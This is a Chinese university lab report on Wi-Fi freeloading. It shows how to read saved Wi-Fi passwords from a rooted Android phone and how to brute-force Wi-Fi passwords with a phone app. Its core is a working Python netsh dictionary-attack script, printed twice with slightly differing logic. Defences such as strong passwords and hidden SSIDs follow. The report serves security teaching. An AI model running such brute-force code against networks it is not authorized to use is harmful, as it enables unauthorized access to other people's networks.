中山大學 SUN YAT-SEN UNIVERSITY 移动网络安全技术实验报告

警示

1.实验报告如有雷同，雷同各方当次实验成绩均以 0 分计。
2.当次小组成员成绩只计学号、姓名登录在下表中的。
3.在规定时间内未上交实验报告的，不得以其他方式补交，当次成绩按 0 分计。
4.实验报告文件以 PDF 格式提交。

院系	数据科学与计算机学院	班 级	14M1	组长	冯佳纯
学号	14353059	14353036		14353040	
学生	冯佳纯	陈晓茵		陈一丹	
实验分工					
冯佳纯		陈晓茵		陈一丹	
查阅资料，在主机上进行验证测试，编写实验报告		查阅资料，在主机上进行验证测试，编写实验报告		查阅资料，在主机上进行验证测试，编写实验报告	

Wifi 蹭网实验

【实验图标】

本实验仅供学习研究蹭网的原理与防御，非法蹭网是不道德的。

【实验内容】

1）在手机上，会保留搜索到的 wifi 信息。请给出所保留 wifi 的 SSID、密码的文件夹及文件具体路径、

内容，请找出并给出截图。

2）手机 WLAN 发现有 wifi，但连接时需要密码（无密码连接那种不在本实验范围）。如何破解 wifi 从而实现蹭网？分下面两种情况：

（1）直接在手机上利用工具破解。

（2）在 PC 上破解，让有无线网卡的 PC 也能蹭网。

3）给出一个能防御蹭网的方法，并加以实验验证。

4）蹭网有什么危害？

【实验要求】

实验用的手机品牌、型号是：华为 P7 。


请根据实验内容，写出实验原理及设计方案，并制作成 ppt（文件名与实验报告文件同名）。


（1）在手机上，有保留有 wifi 的 SSID、密码的文件夹及文件，请找出具体路径、内容，如果使用了查看工具，简述此工具的功能。


如果手机 root 成功，可以通过 Root Explorer 工具来查看 WiFi 的 SSID 和密码。

Root explorer 又名 RE 管理器，是一款高权限文件管理器，获取 ROOT 权限后可对系统文件进行操作。RE 管理器下载中文版具备普通文件管理器的各项基本功能，需要 ROOT 权限、新建文件夹、查看/编辑文件、软件安装。还添加了搜索功能,在手机上找东西变得更加方便。RE 管理器最大的特点在于它能够删除手机中自带的应用程序，如 GOOGLEMAP、CONTACTS、MARKET、GTALK 等等。如果手机已经(获得 Root 权限，那么就可以使用这款文件管理器，完全访问 Android 的文件系统(甚至包括任何隐秘的数据文件夹)；

WiFi 信息保存路径：data/misc/wifi/wpa_supplicant.conf：







使用 root explorer 工具打开 wpa_supplicant.conf，即可查看所有连接过的 WiFi 的信息：


如果得不到权限查看特定文件，所以采用其他方式查看 WiFi 密码。

通过手机备份管理，将手机曾经连接过 WiFi 的密码备份到非隐藏文件中去。


这里要注意不能勾选“使用密码保护备份数据”，否则无法得到 WiFi 密码。

新建备份，只选择系统数据--->WLAN 及密码即可。这样，我们就可以通过查看备份来得到 WiFi 密码了。

WiFi 密码隐藏在备份文件“wifiConfig.db”中，通过文件后缀名将其改为可查看的 TXT 文件。



这样，我们就可以看到连接过的 WiFi 的 SSID 以及密码了：



WiFi 信息保存路径：data/misc/wifi/wpa_supplicant.conf

（2）请描述实验时的环境，例如在什么地点、场合搜索到什么 wifi，而该 wifi 需要密码才能连接上网。

实验时，华为手机在宿舍搜索到电脑发出的 WiFi，输入密码后连接到 WiFi。WiFi 名为 Cxy。

（3）在手机上蹭网，采用在手机上直接破解 wifi 密码的方法，使用了什么破解工具？简述此工具的功能。请给出截图。经破解的 wifi 密码是：_____1122334455____。蹭网是否成功？

为了破解 WiFi 密码，我们使用了幻影 WiFi 密码破解器。这是一款真正可以破解 WIFI 的手机 APP，其他的 WiFi 破解软件大多都是分享类软件，需要其他用户分享某一 WiFi 的密码，通常这些软件能实现秒破无线密码，但对于那些还未被云端数据库收录，或之后无线主人又修改过信息的 WiFi 热点来说，这样的破解方法就不太管用了。而这款幻影 WIFI 密码破解器是通过采取暴破手段，即依次尝试所有弱密码等可能出现的组合直到成功连接，来解决 WiFi 密码破解的问题。

软件主界面：

在字典管理中，幻影 WiFi 软件自带几个常见的弱密码组合字典，我们可以选择其中一个设为字典 1，那么软件就会从这个字典开始破解 WiFi 密码：

点击“确认破解”按钮即可开始进行暴破操作。此时程序会依次采用字典文件中的每一行字符，作为 WiFi 密码并尝试连入该热点直到成功。

开始破解 WiFi，并在第 119 次尝试后成功破解：


（4）利用 PC 上的无线网卡蹭网，在 PC 上破解 wifi 密码，使用了什么破解工具？简述此工具的功能。请给出截图。经破解的 wifi 密码是：____danny0325____。蹭网是否成功？是

1. 概述：

在这一部分，大部人使用的 wifi 破解工具是基于 linux 环境的 Aircrack-ng。这个工具使用对无线网络的抓包，然后通过一个密码词典对密码进行遍历尝试的方式进行暴力破解。但是这个工具在 windows 环境下并不能使用，因为 windows 环境下无线网卡是不能够设置成混合模式来破解 wifi 的，因此这个巩固不适合 windows 环境的 wifi 破解任务。

基于以上分析，目前对 wifi 的破解方式只能是暴力破解，因此我们根据网上教程写了一个 python 脚本，根据用户输入的 wifi 名称，对密码词典里面的密码进行遍历，使用 cmd 命令行接入 wifi 的形式一次次的尝试登陆该 wifi，如果发现可以上网，则说明破解成功，密码是正确的。反之，如果每个密码都无法使密码连接到网络，则无法破解该 wifi。

2. 该脚本的程序流程图：



3. 主要用到的 cmd 命令行：

（1）netsh wlan set profileparameter name=xxx keyMaterial=xxx

(name 是配置文件名称，也就是 wifi 名称，keyMaterial 是连接 wifi 的密码)

（2）netsh wlan connect ssid=xxx name=xxx interface=xxx

(ssid 是 wifi 名称，name 是配置文件名称，也就是 wifi 名称，interface 是使用的无线网卡的名称，可以在网络中心找到)

（3）netsh wlan show networks mode=ssid

(该命令可以查看所有的当前可连接网络)

（4）netsh wlan disconnect

(该命令可以断开无线连接)

4. 实验代码：

（1）主函数：checking()

该函数的主要过程如流程图所示，这里不再赘述

checking函数用与连接wifi

```
def checking(self): # 一直检测是否能够成功连网
    wifiNames = self.wifis_nearby()  # 得到所有能连接得到的wifi
    print('\n附近的WIFI有: \n')
    for name in wifiNames:
        print(name)
    wifiname = input('\n输入你想破解的wifi名称...\n')  # 得到用户想要破解的wifi名称
    fo = open("D:/Test/password.txt", "r+")  # 获取密码词典用于暴力破解
    lines=fo.readlines()
    times = 1;
    find = 0;
    lastpass = ''
    for password in lines :   # 遍历每一个候选密码
        print('进行第 '+str(times)+' 次尝试\n');
        try:
            online = self.connect_baidu()                    尝试当前是否能够访问百度网页
            if online:  # 判断是否能够联网
                print('密码已找到并且已成功连接上WIFI: '+lastpass+'\n');
                find=1;                  可以的话就退出循环，找到正确密码
                break;
            else :   # 不能连网，则进行下一次尝试
                self.disconnect()
                times=times+1                否则断开上次的wifi连接
            self.login(wifiname,password) # 尝试使用该密码进行登陆
            lastpass = password
        except:
            pass
        time.sleep(10)
    if not find:   # 如果所有密码都不适用，则不能破解
        print('****该WIFI不能暴力破解')
```

（2）检查附近可连接 wifi 函数：wifis_nearby()

该函数使用 cmd 命令，获得所有可连接 wifi 信息，然后对字段进行分割过滤，获得 wifi 的 ssid 值，存到一个数组里并返回

```
def wifis_nearby(self): # 查询附近wifi
    os.system("path %%SystemRoot%%\\system32;%%SystemRoot%%;%%SystemRoot%%\\System32\\Wbem;%%SYSTEMROOT%%\\System32\\WindowsPowerShell\\v1.0\\;")
    p = os.popen("netsh wlan show networks mode=ssid")
    content = p.read()
    p.close()
    #print('输出是...\n'+content)
    temp = content.split('\n')
    result = []
    for i in temp:
        if 'SSID' in i:
            name = i.split(': ')
            result.append(name[1])
    return result
```

获得所有可连接的wifi

运行使用netsh的环境变量设置

过滤出wifi名称

（3）连接 wifi 函数：connect_wifi(self, name, password')

该函数使用两个主要的 cmd 命令行进行连接，参数是要破解的 wifi 和当前尝试的密码

```
def connect_wifi(self, name=None,password='111'): #连接wifi
    try:
        s = os.popen("netsh wlan set profileparameter name="+name+" keyMaterial="+password)
        s = os.popen("netsh wlan connect ssid="+name+"  name="+name+" interface=WLAN")
    except:
        print('error\n')
```

（4）断开连接 wifi 函数：disconnect()

该函数使用主要的 cmd 命令进行断开连接

```
def disconnect(self):   # 断开wifi
    os.system("netsh wlan disconnect")
```

（5）检测是否能够访问百度网页的函数：connect_baidu()

该函数使用 python 的 urllib 模块进行访问 baidu 网页，如果访问成功返回 1，否则返回 0，以此判断是否成功连入网络

```
def connect_baidu(self):   #检测目前是否联网,通过是否能够打开百度网页进行测试
    try:
        p = urllib.request.urlopen("http://www.baidu.com", timeout=4).read()
        return 1
    except:
        return 0
```

5. 实验过程：

（在进行暴力破解的时候，因为是根据能够访问网络来判断是否破解 wifi，因此我们需要首先让电脑保持在无法访问网络的情况下。同时，作为测试，我们准备一个小小的密码词典，，用于简单测试）

（1） 密码词典内容：

（这里仅仅准备个小词典，可以上网下载完善的密码词典，大小可达 2.6G）

```
11111111
222222224
444AAAAgg
555SSSSS
danny0325
666AAAAA
```

（2）脚本使用步骤：

- 运行我们的 ConnectWeb 的 py 文件
- 输入想要破解的 wifi，等待结果输出，成功则输出密码，不成功则提示无法破解

（3）实验过程

实验过程由于篇幅原因，在下一页展示。

（3）开始测试：

a) 测试无法破解的 wifi，也就是密码不在密码词典里的


首先我们选择一个密码很复杂的 wifi，其 ssid 为 12345678，该密码为 woailiyifeng，不能在密码词典里找到，因此在尝试了密码词典的所有 6 个密码之后，依然无法破解，因此该 wifi 无法暴力破解，结果如左侧所示。右侧为尝试过程的结果，下面的无线网络图标表示始终没有连接上：

```
C:\Users\佳纯>python ConnectWeb.py

附近的WIFI有：

666666666
jiashilin158
Shalley
gali
12345678
360鐔滆垂WiFi-W8
LieBaoWiFi856

HiWiFi
HINS
hiyou
SYSU-WLAN
Marshall Liang
dd
ssssbbbb
HiWiFi_4AB328

输入你想破解的wifi名称...
12345678
进行第 1 次尝试

进行第 2 次尝试

进行第 3 次尝试

进行第 4 次尝试

进行第 5 次尝试

进行第 6 次尝试

****该WIFI不能暴力破解
```

上面为可连接的 wifi 名称列表，下面为用户输入的想破解的 wifi 以及破解过程

b) **测试可以破解的 wifi，密码在密码词典里的**

这一次我们选择一个密码较为简单的 wifi，ssid 为 DANNY，密码为 danny0325，并且这个密码是在密码词典里面的，实验结果为尝试到第 5 个密码的时候就成功破解了 wifi，该 wifi 对应的密码是 danny0325，与密码词典里的第五行密码对应，结果如左侧所示。右侧为连接过程的无线网络状况，可以看见，最终成功连接 DANNY：



以上即为本次暴力破解破解 wifi 的实验过程！！

（5）请讨论蹭网时 wifi 的安全性，如何防蹭网？（须实验验证）

蹭网危害：

目前，免费的 WiFi 却不一定安全，一些钓鱼 WiFi 会被利用，这些 WiFi 用户不用输入密就可以登陆，虽然可以上网，但是当用户在上网的时候，若是用户输入了密码，这些密码就很可能会被黑客侦测到并记录下来，泄露了个人重要信息。建议使用相应的官方软件，官方软件在数据传输时都会进行加密，想要从中提取信息还需要解密，这样增加的破解的难度。


因此建议用户登陆 WiFi 时能够先查看是否为安全 WiFi。目前公共 WiFi 大致分为两种，一种是运营商或者是大型企业的公共 WiFi，这种公共 WiFi 一般会采用企业级的路由器和无线热点，安全性比较高，不容易被他人利用也不容易冒充；

另一种则是商家自建的公共 WiFi，大都使用民用级无线路由器，安全性与企业级的公共 WiFi 完全不能相比，很容易被人利用变成钓鱼 WiFi。因此在选择公共 WiFi 的时候，建议优先使用运营商或者是大型企业搭建的公共 WiFi，其次才是商家自建的公共 WiFi，在连接前最好找店员确认连接是否正确。

防御蹭网方法：

1. 设置强密码，不随意分享密码。这是因为市场上的 WiFi 破解软件要么是通过暴力枚举弱密码来破解 WiFi，要么就是通过其他人分享的 WiFi 密码来破解的。当密码足够复杂，无法通过枚举简单密码来破解的时候，就不会被蹭网。不成功的案例如 PC 端破解 wifi 实验部分所示，这里不再赘述
2. 设置黑名单或踢走蹭网用户，这种情况下我们是无法蹭网的：

3. 关闭 DHCP 服务器。DHCP 可以让无线路由/AP 自动给无线客户端分配 IP 地址，这方便了蹭网用户破解 WiFi 密钥，所以关闭 DHCP 服务器可以有效防止他人蹭网。要注意得到是，关闭 DHCP 以后，自己的电脑无线网卡需要手动指定 IP。



4. 在路由器设置隐藏 SSID 广播：

在路由器设置隐藏 SSID 广播，使得任何无线设备都搜索不到这个网络，其他用户自然无法蹭网。

（6）实验感想。

通过本次实验，我们尝试了使用暴力穷举的方法来破解 wifi 密码。

对于手机端，使用幻影软件进行暴力破解。

对于 PC 端，我们自己尝试写了 python 脚本进行从 cmd 命令连接 wifi 来达到暴力穷举的方法破解 wifi，并且展示了一个成功的案例和不成功的案例。不成功的案例是 wifi 对应密码不能够在密码字典里找到的，而成功的案例是 wifi 密码能够的密码字典里找到的。

目前对于 WPA-PSK 体制的密码来说，要找到其它规律使用非暴力枚举的手段是很难的。因此暂时没有更好的办法能够用来破解。

此外，我们还学到了如何防御他人蹭网，手段包括直接使用 wifi 热点软件的踢人功能，或者对电脑进行设置，关闭 DHCP 功能或者隐藏 SSID 广播。这些都是很有效的办法。

附录：PC 端用于破解 wifi 的 python 脚本代码

```python
# coding=utf-8

import urllib
from http.cookiejar import CookieJar
import os
import sys
import re
import time



class ConnectWeb(object):
    def __init__(self):  # 初始化
        self.cookiejarinmemory = CookieJar()
        self.opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(self.cookiejarinmemory))
        urllib.request.install_opener(self.opener)
        self.username = ""
        self.password = ""

    def connect_baidu(self):   #检测目前是否联网,通过是否能够打开百度网页进行测试
        try:
            p = urllib.request.urlopen("http://www.baidu.com", timeout=4).read()
            return 1
        except:
            return 0


    def connect_baidu(self):   #检测目前是否联网,通过是否能够打开百度网页进行测试
        try:
            p = urllib.request.urlopen("http://www.baidu.com", timeout=4).read()
            return 1
        except:
            return 0

    def login(self,name,password):  #尝试登陆wifi
        self.connect_wifi(name,password)

    def disconnect(self):   # 断开wifi
        os.system("netsh wlan disconnect")


    def wifis_nearby(self): # 查询附近wifi
        os.system("path %%SystemRoot%%\\system32;%%SystemRoot%%;%%SystemRoot%%
                        \\System32\\Wbem;%%SYSTEMROOT%%\\System32\\WindowsPowerShell\\v1.0\\;")
        p = os.popen("netsh wlan show networks mode=ssid")
        content = p.read()
        p.close()
        #print('输出是...\n'+content)
        temp = content.split('\n')
        result = []
        for i in temp:
            if 'SSID' in i:
                name = i.split(': ')
                result.append(name[1])
        return result


    def connect_wifi(self, name=None,password='111'): #连接wifi
        try:
            s = os.popen("netsh wlan set profileparameter name="+name+" keyMaterial="+password)
            s = os.popen("netsh wlan connect ssid="+name+"  name="+name+" interface=WLAN")
        except:
            print('error\n')
```

```
    def checking(self): # 一直检测是否能够成功连网

        wifiNames = self.wifis_nearby()  # 得到所有能连接得到的wifi
        print('\n附近的WIFI有：\n')
        for name in wifiNames:
            print(name)

        wifiname = input('\n输入你想破解的wifi名称...\n')  # 得到用户想要破解的wifi名称
        fo = open("D:/Test/password.txt", "r+")  # 获取密码词典用于暴力破解
        lines=fo.readlines()
        times = 1;
        find = 0;
        for password in lines :   # 遍历每一个候选密码
            print('进行第 '+str(times)+' 次尝试\n');
            try:
                self.login(wifiname,password) # 尝试使用该密码进行登陆
            except:
                pass
            time.sleep(10)
            online = self.connect_baidu()
            if online:  # 判断是否能够联网
                print('密码已找到并且已成功连接上WIFI：'+password+'\n');
                find=1;
                break;
            else :   # 不能连网，则进行下一次尝试
                self.disconnect()
                times=times+1

        if not find:   # 如果所有密码都不适用，则不能破解
            print('****该WIFI不能暴力破解')

if __name__ == "__main__":
    test = ConnectWeb()
    test.checking()
```

【交实验报告】

上传实验报告：ftp://222.200.180.109/ 截止日期（不迟于）：三周之内完成

上传小组实验报告。上传文件名格式：小组号_ 防火墙管理实验.pdf （由组长负责上传）

例如：文件名“6_ 网络攻击分析实验.pdf”表示第 6 组的网络攻击分析实验报告

注意：不要打包上传！